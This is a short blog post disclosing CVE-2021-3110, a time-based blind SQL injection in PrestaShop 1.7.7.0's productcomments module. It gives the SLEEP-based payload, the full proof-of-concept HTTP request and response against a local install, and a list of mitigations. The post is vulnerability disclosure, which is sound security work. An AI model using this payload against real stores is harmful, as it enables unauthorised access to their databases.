jaimin Follow
Jan 20, 2021 · 1 min read · Listen

CVE-2021-3110

CVE — https://cve.mitre.org/cgi-bin/cvename.cgi?name=2021-3110

Exploit — https://www.exploit-db.com/exploits/49410

Blind SQL injection on Prestashop version 1.7.7.0

Prestashop is an open-source e-commerce solution that can use to run stores in the cloud via self-hosting.

what is blind based SQLi

blind SQL injection arises when the application is vulnerable to SQL injection but its response does not contain any details of any database errors.

types of blind sqli:1.boolean based SQLi

2.time based SQLi


time-based SQLi: Time-based techniques are often used to achieve tests when there is no other way to retrieve information from the database server

so let's jump on to the POC of time-based SQLi

there is an id_product parameter where I first tried to balance the query but unfortunately, I didn't found anything in response. so further, I tried to use a time-based SQLi payload

(1 AND (SELECT 3875 FROM (SELECT(SLEEP(5)))xoOt))

and the (Prestashop 1.7.7.0) is vulnerable to time-based SQLi



```
GET /shop//index.php?fc=module&module=
productcomments&controller=CommentGrade&
id_products[]=
1%20AND%20(SELECT%203875%20FROM%20(SELECT(SLEEP
(5)))xoOt) HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64; rv:84.0) Gecko/20100101
Firefox/84.0
Accept:
text/html,application/xhtml+xml,application/xml
;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
PrestaShop-4bc70bc50aed6ee68deba80c9e5ad373=
def50200e18e421b69651e5bdfa09bd063d5dca5a05915a
943cfb5c764c6937aa0b5d380b323dc8349c1e7da92521
711edd387018 5bf92519d653f216d9f23b5c7760ce605b7
80eeea1b9308227f7d8cce5ab295558adaa008400f933b33
50bce11de04bc972cbe65cc6d6bacc7056ea09c02b00089
ca19b306762cb4ce3860b4f2f0c490c04ee7ae97261c493
```

```
HTTP/1.1 200 OK
Date: Mon, 18 Jan 2021 16:12:13 GMT
Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1h PHP/7.4.12
X-Powered-By: PHP/7.4.12
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-c
Content-Length: 118
Connection: close
Content-Type: application/json

{
  "products":[
    {
      "id_product":"1 AND (SELECT 3875 FROM (SELECT(SLEEP(5)))xoOt)",
      "comments_nb":"0",
      "average_grade":null
    }
  ]
}
```

Vulnerable parameter or URL –

http://localhost/shop//index.php?fc=module&module=productcomments&controller=CommentGrade&id_products[]=1%20AND%20(SELECT%203875%20FROM%20(SELECT(SLEEP(5)))xoOt)

mitigation:

1.use prepared statement

2.use stored procedure

3.use whitelisting character

4.give least privilege to the application database

Author — Jaimin Gondaliya

https://www.linkedin.com/in/jaimin07/